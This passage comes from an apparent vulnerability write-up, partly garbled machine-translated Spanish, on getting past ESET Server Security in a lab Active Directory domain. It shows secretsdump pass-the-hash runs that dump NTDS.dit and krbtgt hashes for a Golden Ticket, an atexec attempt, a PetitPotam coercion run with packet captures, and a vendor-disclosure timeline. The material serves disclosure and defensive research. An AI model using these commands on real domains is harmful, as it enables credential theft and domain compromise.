58 1.113699350 192.168.1.253 192.168.1.106 TCP 74 135 - 33762 [SYN, ACK] Seq=0 Ack=1 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1 TS
59 1.113721478 192.168.1.106 192.168.1.253 TCP 66 33762 - 135 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=1880717122 TSecr=109266
60 1.114080274 192.168.1.106 192.168.1.253 DCERPC 138 Bind. call id: 1, Fragment: Single, 1 context items: EPMV4 V3.0 (32bit NDR)
61 1.116846631 192.168.1.253 192.168.1.106 TCP 60 135 - 33762 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
62 1.118353583 192.168.1.106 192.168.1.253 SMB2 190 Encrypted SMB3
63 1.121090536 192.168.1.253 192.168.1.106 SMB2 190 Encrypted SMB3
64 1.160879587 192.168.1.106 192.168.1.253 TCP 66 52374 - 445 [FIN, ACK] Seq=4102 Ack=15108 Win=64128 Len=0 TSval=1880717169 TSecr
65 1.162346644 192.168.1.253 192.168.1.106 TCP 66 445 - 52374 [ACK] Seq=15108 Ack=4103 Win=65536 Len=0 TSval=100271 TSecr=18807171
66 1.162773198 192.168.1.253 192.168.1.106 TCP 60 445 - 52374 [RST, ACK] Seq=15108 Ack=4103 Win=0 Len=0

Frame 60: 138 bytes on wire (1104 bits), 138 bytes captured (1104 bits) on interface eth0, id 0
Ethernet II, Src: VMware_a5:b4:7b (00:0c:29:a5:b4:7b), Dst: VMware_9c:a4:3d (00:0c:29:9c:a4:3d)
Internet Protocol Version 4, Src: 192.168.1.106, Dst: 192.168.1.253
Transmission Control Protocol, Src Port: 33762, Dst Port: 135, Seq: 1, Ack: 1, Len: 72
Source Port: 33762
Destination Port: 135
```

Podemos evadir usando la opción `-use-vss` que usa `vssadmin` para obtener una copia de `NTDS.dit`. El paso de ejecución remota se completa con el método `smbexec` que envía paquetes SMB cifrados.

El ataque Golden Ticket se puede realizar cuando el hash del usuario `krbtgt` se obtiene con las técnicas anteriores.

```
(root@kali)~[~/tools/KALI/impacket-master/examples]
# secretsdump.py -just-dc-ntlm kandemir.local/metin@192.168.1.253 -hashes 44EFCE164AB921CAAAD3B435B51404EE:32ED87BDB5FDC5E9CBA88547376818D4 -use-vss
Impacket v0.9.22.dev1 - Copyright 2020 SecureAuth Corporation

[*] Target system bootKey: 0x4a96537b45ecd53480af5bc4fad117a2
[*] Searching for NTDS.dit
[*] Registry says NTDS.dit is at C:\Windows\NTDS\ntds.dit. Calling vssadmin to get a copy. This might
take some time
[*] Using smbexec method for remote execution
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Searching for peklist, be patient
[*] PEK # 0 found and decrypted: 820ff9e6d14d34d07d5401537f43a7c6
[*] Reading and decrypting hashes from \\192.168.1.253\ADMIN$\Temp\KVsoWtuG.tmp
Administrator:500:aad3b435b51404eeaad3b435b51404ee:32ed87bdb5fdc5e9cba88547376818d4 ::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 ::
WIN-QLI3J185LVK$:1001:aad3b435b51404eeaad3b435b51404ee:fc24b4df939fd1bd9f9cfd96e87c3e71 ::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:63d4252e192728f390837d6eaba4e517 ::
```

Realización de un ataque Pass-the-Hash

Esta sección es similar para Windows Server que ejecuta Eset Server Security. Tenga en cuenta que, para dirigirse al servidor Windows, debe obtener un administrador local (RID 500) o un usuario del grupo de administradores de dominio (o miembro de un grupo de dominio que tenga privilegios de administrador local). Si realiza PTH contra el servidor en el WORKGROUP (no se unió al entorno de Active Directory), el usuario administrador que tiene RID 500 debe estar comprometido porque la LocalAccountTokenFilterPolicy no existe, por lo que 0 "valor predeterminado y solo la cuenta de" Administrador "de RID 500 puede realizar operaciones remotas. tareas de administración.

Por ejemplo, si intentamos conectarnos con un miembro de un grupo de administradores local que tiene un valor de RID diferente a 500, se devuelve el error "acceso denegado".

```
(root@kali)~[~/tools/KALI/impacket-master/examples]
# python atexec.py -hashes 1D9AD8FA0B11025E64345666551ECB10:14A6731F6DC95FC9C621F6688ED528B2 admin@192.168.1.117
ipconfig -debug
Impacket v0.9.22.dev1 - Copyright 2020 SecureAuth Corporation

[!] This will work ONLY on Windows ≥ Vista
[+] Impacket Library Installation Path: /usr/local/lib/python2.7/dist-packages/impacket
[*] Creating task \qmaVjCep
Traceback (most recent call last):
  File "atexec.py", line 64, in play
    self.doStuff(rpctransport)
  File "atexec.py", line 163, in doStuff
    tsch.hSchRpcRegisterTask(dce, '\\%s' % tmpName, xml, tsch.TASK_CREATE, NULL, tsch.TASK_LOGON_NONE)
  File "/usr/local/lib/python2.7/dist-packages/impacket/dcerpc/v5/tsch.py", line 673, in hSchRpcRegisterTask
    return dce.request(request)
  File "/usr/local/lib/python2.7/dist-packages/impacket/dcerpc/v5/rpcrt.py", line 857, in request
    answer = self.recv()
  File "/usr/local/lib/python2.7/dist-packages/impacket/dcerpc/v5/rpcrt.py", line 1321, in recv
    raise DCERPCException(rpc_status_codes[status_code])
DCERPCException: rpc_s_access_denied
[-] Error is here!
```

EXTRA: Abuso de MS-EFSR (PetitPotam)

Si intenta obligar a Windows Server a autenticarse en otras máquinas a través de la función MS-EFSRPC EfsRpcOpenFileRaw sin credencial, la inspección de paquetes detectará el paquete DCERPC y bloqueará la conexión.

```
(root@kali)~[~/tools/KALI/PetitPotam]
# python3 Petitpotam.py -d '' -u '' -p '' 192.168.1.106 192.168.1.253


PoC to connect to lsarpc and elicit machine account authentication via MS-EFSRPC EfsRpcOpenFileRaw()
by topotam (@topotam77)

Inspired by @tifkin_ & @elad_shamir previous work on MS-RPRN

[-] Connecting to ncacn_np:192.168.1.253[\PIPE\lsarpc]
[+] Connected!
[+] Binding to c681d488-d850-11d0-8c52-00c04fd90f7e
Something went wrong, check error status => Error occurs while reading from remote(104)

-----
192.168.1.106 192.168.1.253 TCP 66 44958 -> 445 [ACK] Seq=523 Ack=971 Win=64128 Len=0 TSval=2079794627 TSecr=63868
192.168.1.106 192.168.1.253 SMB2 182 Tree Connect Request Tree: \\192.168.1.253\IPC$
192.168.1.253 192.168.1.106 SMB2 150 Tree Connect Response
192.168.1.106 192.168.1.253 SMB2 202 Create Request File: lsarpc
192.168.1.253 192.168.1.106 SMB2 222 Create Response File: lsarpc
192.168.1.106 192.168.1.253 DCERPC 254 Bind: call_id: 1, Fragment: Single, 1 context items: EFS V1.0 (32bit NDR)
192.168.1.253 192.168.1.106 TCP 60 445 -> 44958 [RST, ACK] Seq=1211 Ack=775 Win=0 Len=0
```

Sin embargo, el usuario del dominio aún puede conectar canalizaciones con nombre debido a que la comunicación está encriptada para la vinculación.

 Coming RPC call packets from the domain controller to attacker machine could be captured as clear. (not from client to DC)

Eset Server Security puede evitar el robo de hash NTLMv2 de la cuenta de la computadora si el atacante intenta vincular conductos con nombre sin credenciales.

Cronología

- El 14 de junio de 2021 se informa del problema al proveedor.
- El 21 de junio de 2021, nuestro envío se clasificó como error funcional y se pasó a nuestro equipo de desarrollo para una revisión adicional.
- El 27 de julio de 2021, el proveedor define como no solucionará el problema.

Referencias



MS-RPC

<https://www.thehacker.recipes/active-directory-domain-services/recon/msrpc>



impacket/wmiexec.py at master · SecureAuthCorp/impacket

<https://github.com/SecureAuthCorp/impacket/blob/master/examples/wmiexec.py>



MSRPC (Microsoft Remote Procedure Call) Service Enumeration

<https://0xffsec.com/handbook/services/msrpc/>



impacket/atexec.py at master · SecureAuthCorp/impacket

<https://github.com/SecureAuthCorp/impacket/blob/master/examples/atexec.py>



ATSVC · Wiki · Wireshark Foundation / wireshark

<https://gitlab.com/wireshark/wireshark/wikis/ATSVC>



impacket/smbexec.py at master · SecureAuthCorp/impacket

<https://github.com/SecureAuthCorp/impacket/blob/master/examples/smbexec.py>